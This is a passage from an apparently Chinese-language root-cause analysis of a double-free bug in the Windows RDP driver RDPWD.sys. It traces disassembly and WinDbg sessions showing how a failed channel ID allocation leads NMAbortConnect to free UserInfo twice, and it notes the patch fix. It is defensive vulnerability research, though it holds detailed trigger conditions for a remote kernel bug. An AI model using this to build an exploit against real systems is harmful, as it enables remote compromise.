[ebp+struct24]

返回 UserInfo 结构指针

```

.text:0002E158 8B 43 70          mov     eax, [ebx+70h]
.text:0002E15B 89 01          mov     [ecx], eax
.text:0002E15D F6 43 14 20      test    byte ptr
[ebx+14h], 20h
.text:0002E161 74 06          jz      short loc_2E169

```

之后便返回

继续 NM_Connect 函数：

```

.text:0001A68E 51                                push    ecx
; 刚才的 UserInfo 结构
.text:0001A68F E8 39 3B 01 00          call    MCSGetUserIDFromHandle(x); 取出刚才新搞出来的 UserId
.text:0001A694 83 4B 1C 01          or      dword ptr
[ebx+1Ch], 1; UserInfo 相关标志位, 第一位置 1, 猜测应该表示该 UserInfo 正在被引用
.text:0001A698 89 43 20      mov     [ebx+20h], eax ;保存 UserId
.text:0001A69B 8D 45 0B          lea     eax,
[ebp+ConnectInfo+3]
.text:0001A69E 50                                push    eax
.text:0001A69F 8D 45 E8          lea     eax, [ebp+newchannelobject]
.text:0001A6A2 50                                push    eax
.text:0001A6A3 6A 00          push    0; UserId, 注意

```

第一次传的是 0

```
.text:0001A6A5 FF 73 0C          push    dword ptr
```

[ebx+0Ch] ;传入刚才生成的 UserInfo 结构

```
.text:0001A6A8  E8 34 3B 01 00                                call
```

```
MCSChannelJoinRequest(x,x,x,x) ;
```

3.3 MCSChannelJoinRequest 函数 (该函数主要负责生成新的 Channel 并附加到 User 上)

首先通过已知的 UserId 查找对应的 ChannelInfo 结构

```
.text:0002E1E1 8B FF      mov     edi, edi
```

```
.text:0002E1E3 55          push     ebp
```

```
.text:0002E1E4 8B EC      mov     ebp, esp
```

```
.text:0002E1E6 8B 45 14                                mov     eax,
[ebp+arg_C]
```

```
.text:0002E1E9 53          push     ebx
```

```
.text:0002E1EA 56          push     esi
```

```
.text:0002E1EB 8B 75 08 mov     esi, [ebp+UserInfo];UserInfo
```

```
.text:0002E1EE 57          push     edi
```

```
.text:0002E1EF 8B 7D 0C      mov     edi, [ebp+UserId]
```

```
.text:0002E1F2 C6 00 00      mov     byte ptr [eax], 0
```

```
.text:0002E1F5 8D 45 0C          lea     eax, [ebp+arg_4] ;
```

用于存结果

```
.text:0002E1F8 50          push     eax
```

```
.text:0002E1F9 8B 06          mov     eax, [esi]      ;
```

取出 DomainInfo

```
.text:0002E1FB 57          push    edi
```

```
.text:0002E1FC 83 C0 34          add     eax,
```

34h ;DomainInfo :ChannelList

```
.text:0002E1FF 50          push    eax
```

```
.text:0002E200 E8 5A 19 00 00          call
```

SListGetByKey(x,x,x) ; 返回 0 代表 fail

SListGetByKey 通过在 DomainInfo 的 ChannelList 中查找 UserId , 如果找到则返回其对应的 ChannelInfo 结构指针。

刚才传进来的 UserId 为 0 , 因此这里肯定返回失败。

```
.text:0002E205 84 C0          test    al, al
```

```
.text:0002E207 74 34          jz      short loc_2E23D ;
```

失败则跳

```
.text:0002E23D 81 FF E9 03 00 00          cmp     edi,
```

1001 ;

```
.text:0002E243 76 07          jbe     short loc_2E24C
```

```
.text:0002E245 6A 09          push    9
```

```
.text:0002E247 E9 A1 00 00 00          jmp     loc_2E2ED
```

```
.text:0002E24C 8B 06          mov     eax, [esi] ;取出 DomainInfo
```

```
.text:0002E24E 8B 48 34 mov ecx,
```

[eax+34h] ;ChannelInfoCount,此时已经为 2

```
.text:0002E251 3B 88 A8 00 00 00 cmp ecx,
```

[eax+0A8h] ; maxChannelId 在 Py 脚本中我们指定该值为 5

```
.text:0002E257 76 07 jbe short loc_2E260 ;
```

如果小于则继续，否则直接返回错误

分配一个 ChannelId

```
.text:0002E260 85 FF test edi, edi
```

```
.text:0002E262 75 11 jnz short loc_2E275
```

```
.text:0002E262
```

```
.text:0002E264 50 push eax
```

```
.text:0002E265 E8 16 1A 00 00 call
```

GetNewDynamicChannel(x) ;

如果分配失败则跳走

```
.text:0002E26A 8B F8 mov edi, eax
```

```
.text:0002E26C 85 FF test edi, edi
```

```
.text:0002E26E 74 E9 jz short loc_2E259 ;
```

分配 ChannelID 失败

分配成功以后

.text:0002E270 6A 03	push	3
.text:0002E272 5B	pop	ebx
.text:0002E273 EB 03	jmp	short loc_2E278
.text:0002E278 83 65 0C 00	and	[ebp+UserId], 0
.text:0002E27C 33 C9	xor	ecx, ecx

查找默认的 7 个 ChannelInfo 相关 flag 值

.text:0002E27E 8B 06	mov	eax, [esi]
.text:0002E280 03 C1	add	eax, ecx
.text:0002E282 80 B8 B1 01 00 00 00	cmp	byte ptr
[eax+1B1h], 0 ; 比较标志位		
.text:0002E289 75 0C	jnz	short loc_2E297
.text:0002E28B 05 78 01 00 00	add	eax, 178h
.text:0002E290 89 45 0C	mov	[ebp+UserId],
eax		
.text:0002E293 C6 40 39 01	mov	byte ptr
[eax+39h], 1		
.text:0002E293		
.text:0002E297 83 C1 40	add	ecx, 40h
.text:0002E29A 81 F9 C0 01 00 00	cmp	ecx, 1C0h ;
0x1c0/0x40=7		
.text:0002E2A0 72 DC	jb	short loc_2E27E

如果没找到则重新申请一个 0x40 大小的内存用于存放 ChannelInfo

```
.text:0002E2A8 68 54 53 6D 63                                push
```

```
636D5354h          ; Tag
```

```
.text:0002E2AD 6A 40                                push    40h    ;
```

```
NumberOfBytes
```

```
.text:0002E2AF E8 D2 57 FE FF                                call
```

```
WDLIBRT_MemAlloc(x,x) ; 申请 ChannelInfo 结构
```

```
.text:0002E2B4 89 45 0C                                mov
```

```
[ebp+ChannelInfo], eax
```

```
.text:0002E2B7 85 C0                                test    eax, eax
```

```
.text:0002E2B9 74 30                                jz      short failed
```

```
.text:0002E2BB C6 40 38 00                                mov     byte ptr
```

```
[eax+38h], 0
```

```
.text:0002E2BF 8B 45 0C                                mov     eax,
```

```
[ebp+ChannelInfo]
```

```
.text:0002E2C2 89 78 3C                                mov     [eax+3Ch], edi ;保存刚才取得
```

```
的 UsrId 到 ChannelInfo 结构中
```

```
.text:0002E2C5 8B 45 0C                                mov     eax,
```

```
[ebp+ChannelInfo]
```

```
.text:0002E2C8 89 58 34                                mov     [eax+34h],
```

```
ebx ; ChannelInfo 偏移 0x34 位置的 type 值给了 3
```

.text:0002E2CB FF 75 0C push

[ebp+ChannelInfo]

.text:0002E2CE 8B 06 mov eax, [esi] ;取出

DomainInfo 指针

.text:0002E2D0 57 push edi

.text:0002E2D1 83 C0 34 add eax, 34h ;找到

DomainInfo 的 ChannelList 结构

.text:0002E2D4 50 push

eax ; new channel append

.text:0002E2D5 E8 5B 19 00 00 call SListAppend(x,x,x)

将新的 channelinfo 附加到 DomainInfo 的 ChannelList 链表中

初始化 ChannelInfo 的 SList

.text:0002E2FD 6A 02 push 2

.text:0002E2FF FF 75 0C push

[ebp+ChannelInfo] ;

.text:0002E302 E8 2F 17 00 00 call SListInit(x,x) ;

在 UserInfo 中的链表中查找是否有该 ChannelInfo 结构

.text:0002E307 8B 4D 0C mov ecx,

[ebp+ChannelInfo]

.text:0002E30A 8D 45 08 lea eax,

[ebp+arg_0] ;存放 SlistGetByKey 返回值

```
.text:0002E30D 50          push    eax
.text:0002E30E 51          push    ecx ;ChannelInfo
.text:0002E30F 8D 7E 10      lea     edi, [esi+10h] ;
struct
.text:0002E312 57          push    edi ;UserInfo 中
的 Slist 结构
.text:0002E313 E8 47 18 00 00      call    SlistGetByKey(x,x,x) ;
```

如果没有则附加上

```
.text:0002E31C FF 75 0C          push    [ebp+ChannelInfo]
.text:0002E31F FF 75 0C          push    [ebp+ChannelInfo]
.text:0002E322 57          push    edi ; 加到 UserInfo 的 Slist 链表里面
.text:0002E323 E8 0D 19 00 00      call    SlistAppend(x,x,x)
```

同时将 UserInfo 信息附加到 ChannelInfo 的 Slist 链表里面

```
text:0002E32C 56          push    esi
.text:0002E32D 56          push    esi
```

```
.text:0002E32E FF 75 0C          push    [ebp+ChannelInfo] ;
.text:0002E331 E8 FF 18 00 00          call    SListAppend(x,x,x)
```

最后填写返回值并将 ChannelInfo 返回

```
.text:0002E348 8B 45 10          mov     eax,
[ebp+arg_8]
.text:0002E34B 8B 4D 0C          mov     ecx,
[ebp+ChannelInfo]
.text:0002E34E 89 08      mov     [eax], ecx ; 返回 ChannelInfo
.text:0002E350 33 C0          xor     eax, eax
.text:0002E352 EB 9A          jmp     short loc_2E2EE
```

继续 NM_Connect 函数

```
.text:0001A6B5 FF 75 E8          push
[ebp+ChannelInfo]
.text:0001A6B8 E8 BD 3C 01 00          call
```

MCSGetChannelIDFromHandle(x); 从刚才的 ChannelInfo 获得 ChannelId

```
.text:0001A6BD 83 4B 1C 04          or      dword ptr
[ebx+1Ch], 4 ;ConnetInfo 中的 UserInfoFlag 第三位置 1
.text:0001A6C1 89 43 10          mov     [ebx+10h],
eax ; ChannelID 保存在 ConnectInfo 的 0x10 位置
```

```
.text:0001A6C4 8B 45 E8                                mov     eax,
[ebp+ChannelInfo]
.text:0001A6C7 89 43 14                                mov     [ebx+14h], eax ;
保存 ChannelInfo 指针
```

继续调用 MCSCChannelJoinRequest 函数,重复的部分不再讲述

```
.text:0001A6CA 8D 45 0B                                lea     eax,
[ebp+arg_0+3] ;
.text:0001A6CD 50                                push    eax
.text:0001A6CE 8D 45 E8                                lea     eax,
[ebp+ChannelInfo]
.text:0001A6D1 50                                push    eax
.text:0001A6D2 FF 73 20                    push    dword ptr [ebx+20h] ;
Userid
.text:0001A6D5 FF 73 0C                    push    dword ptr
[ebx+0Ch] ;UserInfo
.text:0001A6D8 E8 04 3B 01 00                                call
MCSCChannelJoinRequest(x,x,x,x) ;
```

此次传进了有效的 userid 因此在 channellist 中便可以找到对应的 ChannelInfo 指针，于是可以走到如下步骤

```
.text:0002E209 8B 4D 0C                                mov     ecx,
```

[ebp+ChannelInfo] ; 通过 SListGetByKey 函数找到的 ChannelInfo 指针

```
.text:0002E20C 8B 41 34          mov     eax, [ecx+34h] ;
```

取得偏移 0x34 位置的值，为 2

```
.text:0002E20F 48          dec     eax
```

```
.text:0002E210 0F 84 F4 00 00 00      jz      loc_2E30A
```

```
.text:0002E216 48          dec     eax
```

```
.text:0002E217 74 14       jz      short loc_2E22D
```

```
.text:0002E22D 39 79 3C     cmp     [ecx+3Ch], edi
```

```
.text:0002E230 0F 84 D4 00 00 00      jz      loc_2E30A
```

从 UserInfo 的 Slist 链表中查找 ChannlInfo 结构

```
.text:0002E30A 8D 45 08lea     eax, [ebp+ arg_0] ; 存放返回值
```

```
.text:0002E30D 50          push    eax
```

```
.text:0002E30E 51          push    ecx
```

```
.text:0002E30F 8D 7E 10     lea     edi, [esi+10h] ;
```

struct

```
.text:0002E312 57          push    edi
```

```
.text:0002E313 E8 47 18 00 00          call
```

SListGetByKey(x,x,x) ;

```
.text:0002E318 84 C0       test    al, al
```

```
.text:0002E31A 75 38       jnz     short loc_2E354 ; 0 表示失败
```

.text:0002E31C FF 75 0C push

[ebp+ChannelInfo]

.text:0002E31F FF 75 0C push

[ebp+ChannelInfo]

.text:0002E322 57 push edi ; 加到

UserIDlist 里面

.text:0002E323 E8 0D 19 00 00 call

SListAppend(x,x,x) ;将 ChannelInfo 结构 Attach 到 UserInfo 的 SList 链表中

.text:0002E32C 56 push esi

.text:0002E32D 56 push esi

.text:0002E32E FF 75 0C push

[ebp+ChannelInfo] ; 加到 channelidlist 里面

.text:0002E331 E8 FF 18 00 00 call SListAppend(x,x,x) ;

同样将 UserInfo 结构指针添加到 ChannelInfo 的 Slist 链表中

之后返回 ChannelInfo 指针

3.4 根据客户端传来的 Channel 请求为每个 Channel 分配一个 ID

.text:0001A6E5 83 4B 1C 02 or dword ptr [ebx+1Ch], 2 ; 将第

二位置 1

.text:0001A6E9 33 D2 xor edx, edx

.text:0001A6EB 39 53 2C cmp [ebx+2Ch], edx ; 比较 channelcount

是否为 0

.text:0001A6EE 74 4C jz short

senddata ; 如果客户端没有需要申请的 channel 则直接构造发送数据

如果有, 则要根据客户端申请的 channelcount 为每个 channel 分配一个 ID。

.text:0001A6F0 89 55 0C mov [ebp+arg_4],

edx

.text:0001A6F3 39 53 30 cmp [ebx+30h],

edx ; 比较 finalcount 是否为 0

.text:0001A6F6 76 44 jbe short senddata ;

.text:0001A6F8 8D 43 3C lea eax, [ebx+3Ch]

.text:0001A6FB 89 45 EC mov

[ebp+RequestChannelId], eax ; ConnectInfo 中的各个 ChannelRequest 结构的
Channelid, 用于存放客户端申请的 Channel 分配好的 ChannelId

.text:0001A6FE 83 7D 0C 07 cmp [ebp+arg_4], 7 ; 计数器, 初始
化为 0

.text:0001A702 74 29 jz short loc_1A72D ; 如果客户端申请的 channel 大于 7
个则不再分配 channelid

.text:0001A704 8D 45 0B lea eax,
[ebp+arg_0+3]

.text:0001A707 50 push eax

```

.text:0001A708 8D 45 E8                                lea     eax,
               [ebp+ChannelInfo]

.text:0001A70B 50                                push    eax

.text:0001A70C 52                                push    edx

.text:0001A70D FF 73 0C                push    dword ptr
               [ebx+0Ch]

.text:0001A710 E8 CC 3A 01 00                                call
               MCSChannelJoinRequest(x,x,x,x) ;

.text:0001A715 85 C0                test    eax, eax

.text:0001A717 0F 85 B0 FD FF FF                jnz     fail

.text:0001A71D FF 75 E8                                push
               [ebp+ChannelInfo]

.text:0001A720 E8 55 3C 01 00                                call
               MCSGetChannelIDFromHandle(x)

.text:0001A725 8B 4D EC                                mov     ecx,
               [ebp+RequestChannelId]

.text:0001A728 66 89 01                mov     [ecx], ax

.text:0001A72B 33 D2                xor     edx, edx

.text:0001A72D FF 45 0C                inc     [ebp+arg_4]

.text:0001A730 8B 45 0C                                mov     eax,
               [ebp+arg_4]

```

```

.text:0001A733 83 45 EC 24                                add
               [ebp+RequestChannelId], 24h

.text:0001A737 3B 43 30                                cmp     eax, [ebx+30h]

.text:0001A73A 72 C2                                jb      short loc_1A6FE

```

在以上的过程中，当 MCSChannelJoinRequest 生成新的 channelInfo 时，会将 ChannelInfo 结构添加到 DomainInfo 的 channellist 中，其中的 channelInfoCount 会随之增长，但当限制了 maxChannelId 的大小的时候，则会导致中途某次分配新的 ChannelId 失败，具体表现为在 GetNewDynamicChannel 函数中

```

.text:0002FC80 8B FF                                mov     edi, edi

.text:0002FC82 55                                push    ebp

.text:0002FC83 8B EC                                mov     ebp, esp

.text:0002FC85 8B 45 08                                mov     eax,
               [ebp+arg_0]

.text:0002FC88 8B 48 34                                mov     ecx, [eax+34h] ;
               ChannelInfoCount

.text:0002FC8B 3B 88 A8 00 00 00                cmp     ecx, [eax+0A8h] ; 必须小于
               maxChannelIDs

.text:0002FC91 72 04    jb      short loc_2FC97 ; 否则返回失败

.text:0002FC93 33 C0                                xor     eax, eax

.text:0002FC95 EB 0A                                jmp     short loc_2FCA1 ;
               返回分配 ID 失败

```



```

.text:0001A704 8D 45 0B                                lea     eax,
[ebp+arg_0+3]

.text:0001A707 50                                push    eax

.text:0001A708 8D 45 E8                                lea     eax,
[ebp+ChannelInfo]

.text:0001A70B 50                                push    eax

.text:0001A70C 52                                push    edx

.text:0001A70D FF 73 0C                                push    dword ptr
[ebx+0Ch]

.text:0001A710 E8 CC 3A 01 00                                call
MCSCChannelJoinRequest(x,x,x,x);

.text:0001A715 85 C0                                test    eax, eax

.text:0001A717 0F 85 B0 FD FF FF                                jnz

loc_1A4CD      ; 返回 0 代表成功，否则失败，直接丢掉这个连接

```

Abort 这个连接

```

.text:0001A4CD 53                                push    ebx ; 传入 ConnectInfo

.text:0001A4CE E8 6C 52 00 00                                call
NMAbortConnect(tagNM_HANDLE_DATA *)

```

Offset: @\$scopeip	Previous	Next	Customize...
991cc4a2 0fb77802	movzx	edi, word ptr [eax+2]	
991cc4a6 8bd1	mov	edx, ecx	
991cc4a8 6bd20c	imul	edx, edx, 0Ch	
991cc4ab 83c208	add	edx, 8	
991cc4ae 3bd7	cap	edx, edi	
991cc4b0 7635	jbe	RDPWD\NM_Connect+0x7c (991cc4e7)	
991cc4b2 21732c	and	dword ptr [ebx+2Ch], esi	
991cc4b5 217330	and	dword ptr [ebx+30h], esi	
991cc4b8 0fb74802	movzx	ecx, word ptr [eax+2]	
991cc4bc 51	push	ecx	
991cc4bd 50	push	sax	
991cc4be 68e1000000	push	0E1h	
991cc4c3 6a01	push	1	
991cc4c5 ff7304	push	dword ptr [ebx+4]	
991cc4c9 e81dc0ffff	call	RDPWD\VDW_LogAndDisconnect (991c84ea)	
991cc4cc 89	push	ebp	
991cc4ce e86c520000	call	RDPWD\NMAbortConnect (991d173f)	
991cc4d3 85f6	test	esi, esi	
991cc4d5 7406	je	RDPWD\NM_Connect+0x72 (991cc4dd)	
991cc4d7 56	push	esi	
991cc4d8 e8c396ffff	call	RDPWD\VDLIBRT_DestroyEvent (991c5ba0)	
991cc4dd 8b45e4	mov	sax, dword ptr [ebp-1Ch]	
991cc4e0 5f	pop	edi	
991cc4e1 5e	pop	esi	
991cc4e2 5b	pop	ebx	
991cc4e3 c9	leave	8	
991cc4e4 c20800	ret	8	
991cc4e7 83f91f	cap	ecx, 1Fh	
991cc4ea 7613	jbe	RDPWD\NM_Connect+0x94 (991cc4ff)	
991cc4ec 21732c	and	dword ptr [ebx+2Ch], esi	

Reg	Value
gs	0
fs	30
es	23
ds	23
edi	10
esi	9dde7220
ebx	9e5928f0
edx	9bee51f8
ecx	5
eax	f
ebp	9bc93a84
esp	991cc4cd
cs	8
efl	206
esp	9bc93a50
ss	10
dr0	0
dr1	0
dr2	0
dr3	0
dr6	ffff4fff0
dr7	400
di	10
si	7220
bx	38f0
dx	51f8

3.5 进入 NMAbortConnect 这个函数，在该函数中会 Detach 该次请求，而由于标志位没有置 0，造成了 double free

.text:0001F73F 8B FF	mov	edi, edi
.text:0001F741 55	push	ebp
.text:0001F742 8B EC	mov	ebp, esp
.text:0001F744 56	push	esi
.text:0001F745 8B 75 08	mov	esi,
[ebp+ConnectInfo]		
.text:0001F748 F6 46 1C 01	test	byte ptr [esi+1Ch],
1		
.text:0001F74C 74 06	jz	short loc_1F754 ;
比较最后一位是否为 0,如果为 0 则证明已经 detach 了		
.text:0001F74C		
.text:0001F74E 56	push	esi
.text:0001F74F E8 BA FF FF FF	call	
NMDetachUserReq(tagNM_HANDLE_DATA *)		

NMDetachUserReq 函数

```
.text:0001F70E 8B FF      mov     edi, edi

.text:0001F710 55      push    ebp

.text:0001F711 8B EC      mov     ebp, esp

.text:0001F713 56      push    esi

.text:0001F714 8B 75 08      mov     esi,

[ebp+ConnectInfo]

.text:0001F717 57      push    edi

.text:0001F718 FF 76 0C push    dword ptr [esi+0Ch] ; UserInfo

.text:0001F71B 33 FF      xor     edi, edi

.text:0001F71D E8 23 ED 00 00      call
```

MCSDetachUserRequest(x)

```
991d170b cc      int     3
991d170c cc      int     3
991d170d cc      int     3
RDPWD!NMDetachUserReq:
991d170e 8bff      mov     edi,edi
991d1710 55      push    ebp
991d1711 8bec      mov     ebp,esp
991d1713 56      push    esi
991d1714 8b7508      mov     esi,dword ptr [ebp+8]
991d1717 57      push    edi
991d1718 ff760c      push    dword ptr [esi+0Ch] ; ds:0023:9e5938fc=9a62d9f8
991d171b 33ff      xor     edi,edi
991d171d e823ed0000      call    RDPWD!MCSDetachUserRequest (991e0445)
991d1722 85c0      test    eax, eax
991d1724 750c      jne     RDPWD!NMDetachUserReq+0x24 (991d1732)
991d1726 ff7620      push    dword ptr [esi+20h]
991d1729 6a03      push    3
991d172b 56      push    esi
991d172c e89effffff      call    RDPWD!NMDetachUserInd (991d16cf)
991d1731 47      inc     edi
991d1732 8bc7      mov     eax,edi
991d1734 5f      pop     edi
991d1735 5e      pop     esi
991d1736 5d      pop     ebp
991d1737 c20400      ret     4

Command - Kernel / com:pipe, resets=0, reconnect, port=\\.\pipe\kd_win7 - WinDbg 6.11.0001.402 x86
```

进入 MCSDetachUserRequest

```
.text:0002E445 8B FF      mov     edi, edi

.text:0002E447 55      push    ebp
```

.text:0002E448 8B EC	mov	ebp, esp
.text:0002E44A 51	push	ecx
.text:0002E44B 56	push	esi
.text:0002E44C 57	push	edi
.text:0002E44D 6A 01	push	1
.text:0002E44F E8 C5 0F 00 00	call	
GetTotalLengthDeterminantEncodingSize(x)		
.text:0002E454 8B 75 08	mov	esi,
[ebp+UserInfo]		
.text:0002E457 8B 0E	mov	ecx, [esi]
.text:0002E459 8B 11	mov	edx, [ecx]
.text:0002E45B 8D 7D FC	lea	edi, [ebp+var_4] ;
存返回值		
.text:0002E45E 57	push	edi
.text:0002E45F 6A 19	push	19h
.text:0002E461 83 C0 0D	add	eax, 0Dh
.text:0002E464 50	push	eax
.text:0002E465 6A 00	push	0
.text:0002E467 52	push	edx
.text:0002E468 51	push	ecx
.text:0002E469 E8 3B FF FF FF	call	

StackBufferAllocEx(x,x,x,x,x,x,x) ;该函数应该是分配一段内存 , 而这段内存的分配应该

某个链表中取得的信息，该链表存在于 UserInfo 的相关结构中

分配完内存将相关信息组成并发送给客户端 (先通知客户端需要 Detach 该用户，如果成功则 Detach 该用户)

```
.text:0002E472 8B 45 FC          mov     eax,
[ebp+var_4]

.text:0002E475 FF 70 10          push    dword ptr
[eax+10h]

.text:0002E478 8D 46 0C          lea     eax, [esi+0Ch] ;
id

.text:0002E47B 50              push    eax

.text:0002E47C 6A 01          push    1

.text:0002E47E 6A 03          push    3

.text:0002E480 E8 C5 11 00 00    call
CreateDetachUserInd(x,x,x,x)

.text:0002E485 6A 01          push    1

.text:0002E487 E8 8D 0F 00 00    call
GetTotalLengthDeterminantEncodingSize(x)

.text:0002E48C 8B 4D FC          mov     ecx,
[ebp+var_4]

.text:0002E48F 83 C0 0D          add     eax, 0Dh

.text:0002E492 89 41 14          mov     [ecx+14h], eax
```

.text:0002E495 FF 75 FC	push	[ebp+var_4]
.text:0002E498 FF 36	push	dword ptr [esi]
.text:0002E49A E8 8D 18 00 00	call	SendOutBuf(x,x)

DetachUser

.text:0002E49F 85 C0	test	eax, eax
.text:0002E4A1 7C 0E	jl	short loc_2E4B1 ;

如果

发送信息成功则进入 DetachUser 流程，否则跳走

.text:0002E4A3 6A 00	push	0
.text:0002E4A5 6A 03	push	3
.text:0002E4A7 56	push	esi
.text:0002E4A8 FF 36	push	dword ptr [esi]
.text:0002E4AA E8 D2 18 00 00	call	

DetachUser(x,x,x,x)

在 DetachUser 流程中包含了一系列 Slist 遍历和清理的流程，这里不——介绍。最后 UserInfo 被 free 掉了。


```

991c5b9c cc      int     3
991c5b9d cc      int     3
991c5b9e cc      int     3
991c5b9f cc      int     3
RDPWD!WDLIBRT_DestroyEvent:
991c5ba0 8bff      mov     edi,edi
991c5ba2 55        push    ebp
991c5ba3 8bec      mov     ebp,esp
991c5ba5 6a00      push    0
991c5ba7 ff7508     push    dword ptr [ebp+8]
991c5baa ff15b801e99 call    dword ptr [RDPWD!_imp_ExFreePoolWithTag (991e80b8)] ds:0023:991e8
991c5bb0 5d        pop     ebp
991c5bb1 c20400     ret     4
991c5bb4 cc      int     3
991c5bb5 cc      int     3
991c5bb6 cc      int     3
991c5bb7 cc      int     3
991c5bb8 cc      int     3
991c5bb9 cc      int     3
RDPWD!WDLIBRT_SetEvent:
991c5bba 8bff      mov     edi,edi
991c5bbc 55        push    ebp
991c5bbd 8bec      mov     ebp,esp
991c5bbf 33c0      xor     eax,eax

Command - Kernel 'com:pipe, resets=0, reconnect, port=\\.\pipe\kd_win7' - WinDbg: 6.11.0001.402 X86
kd> p
991c5ba3 8bec      mov     ebp,esp
kd> p
RDPWD!WDLIBRT_MemFree+0x5:
991c5ba5 6a00      push    0
kd> p
RDPWD!WDLIBRT_MemFree+0x7:
991c5ba7 ff7508     push    dword ptr [ebp+8]
kd> p
RDPWD!WDLIBRT_MemFree+0xa:
991c5baa ff15b801e99 call    dword ptr [RDPWD!_imp_ExFreePoolWithTag (991e80b8)]
kd> dd esp
9bc939c0 9a62d9f8 00000000 9bc939fc 991e1e94
9bc939d0 9a62d9f8 9bc93a1c 9a62d9f8 9e5938f0
9bc939e0 000003eb 9e593800 00000003 9e58d134
9bc939f0 9a62d9f8 00000000 01000346 9bc93a20
9bc93a00 991e04af 9e58d008 9e58d134 00000003
9bc93a10 00000000 00000000 9e5938f0 8d074560
9bc93a20 9bc93a34 991d1722 9a62d9f8 00000010
9bc93a30 9e5938f0 9bc93a44 991d1754 9e5938f0

```

而在 NMAbortConnect 函数中，在将 UserInfo 结构释放之后并未恢复 ConnectInfo 中的相关标志位。在补丁中，在释放 UserInfo 之后对该标志位进行了置 0，避免了之后的反复释放。



在之后的操作中，又一次试图 DetachUserRequest。


```
991cc0e7 cc int 3
991cc0e8 cc int 3
RDPWD!NM_Disconnect:
991cc0e9 8bff mov edi,edi
991cc0eb 55 push ebp
991cc0ec 8bec mov ebp,esp
991cc0ee 8b4d08 mov ecx,dword ptr [ebp+8]
991cc0f1 33c0 xor eax,eax
991cc0f3 40 inc eax
991cc0f4 84411c test byte ptr [ecx+1Ch],al
991cc0f7 7406 je RDPWD!NM_Disconnect+0x16 (991cc0ff)
991cc0f9 51 push ecx
991cc0fa e80f560000 call RDPWD!NMDetachUserReq (991d170e)
991cc0ff 5d pop ebp
991cc100 c20400 ret 4
991cc103 cc int 3
991cc104 cc int 3
991cc105 cc int 3
991cc106 cc int 3
991cc107 cc int 3
RDPWD!NM_AllocBufferEx:
991cc108 8bff mov edi,edi
991cc10a 55 push ebp
991cc10b 8bec mov ebp,esp
991cc10d 8b4104 mov eax,dword ptr [ecx+4]
991cc110 83b8bc05000000 cmp dword ptr [eax+5BCh],0

Command - Kernel 'com:pipe, resets=0, reconnect, port=\\.\pipe\kd_win7' - WinDbg 6.11.0001.402 X86
991cc0ec 8bec mov ebp,esp

991d170b cc int 3
991d170c cc int 3
991d170d cc int 3
RDPWD!NMDetachUserReq:
991d170e 8bff mov edi,edi
991d1710 55 push ebp
991d1711 8bec mov ebp,esp
991d1713 56 push esi
991d1714 8b7508 mov esi,dword ptr [ebp+8]
991d1717 57 push edi
991d1718 ff760c push dword ptr [esi+0Ch]
991d171b 33ff xor edi,edi
991d171d e823ed0000 call RDPWD!NCSDetachUserRequest (991e0445)
991d1722 85c0 test eax,eax
991d1724 750c jne RDPWD!NMDetachUserReq+0x24 (991d1732)
991d1726 ff7620 push dword ptr [esi+20h]
991d1729 6a03 push 3
991d172b 56 push esi
991d172c e89effffff call RDPWD!NMDetachUserInd (991d16cf)
991d1731 47 inc edi
991d1732 8bc7 mov eax,edi
991d1734 5f pop edi
991d1735 5e pop esi
991d1736 5d pop ebp
991d1737 c20400 ret 4
991d173a cc int 3
991d173b cc int 3

fs 30
es 23
ds 23
edi 0
esi 9a5938f0
ebx 9a5938f0
edx 3
ecx 9a5938f0
eax 1
ebp 9bc939fc
esp 991d171d
cs 8
efl 246
esp 9bc939f0
ss 10
dr0 0
dr1 0
dr2 0
dr3 0
dr6 fffff4ff0
dr7 400
di 0
si 38f0
bx 38f0
dx 3

Command - Kernel 'com:pipe, resets=0, reconnect, port=\\.\pipe\kd_win7' - WinDbg 6.11.0001.402 X86
991d1711 8bec mov ebp,esp
kd> p
RDPWD!NMDetachUserReq+0x5:
991d1713 56 push esi
kd> p
RDPWD!NMDetachUserReq+0x6:
991d1714 8b7508 mov esi,dword ptr [ebp+8]
kd> p
RDPWD!NMDetachUserReq+0x9:
991d1717 57 push edi
kd> p
RDPWD!NMDetachUserReq+0xa:
991d1718 ff760c push dword ptr [esi+0Ch]
kd> p
RDPWD!NMDetachUserReq+0xd:
991d171b 33ff xor edi,edi
kd> p
RDPWD!NMDetachUserReq+0xf:
991d171d e823ed0000 call RDPWD!NCSDetachUserRequest (991e0445)

Virtual: 9a62d9f0
Display Format: Byte
Previous
9a62d9f0 58 12 12 9a 01 00 00 10 38 59 9a eb 03 00 00 X.....
9a62da00 00 00 00 00 04 00 00 00 00 00 00 00 ff ff ff ff X.....
9a62da10 1c da 62 9a 90 db 53 9e 90 db 53 9e 90 db 53 9e b S...
9a62da20 90 db 53 9e a8 d3 41 9e a8 d3 41 9e 08 4c df 9d S...A...
9a62da30 08 4c df 9d c9 e2 1c 99 a8 3c 1c 99 10 70 c9 9b L...
9a62da40 0b 06 10 06 46 53 69 6d 01 00 00 00 af 0a 00 00 FSin...
9a62da50 64 00 6f 00 77 00 73 00 5c 00 53 00 79 00 73 00 dows\
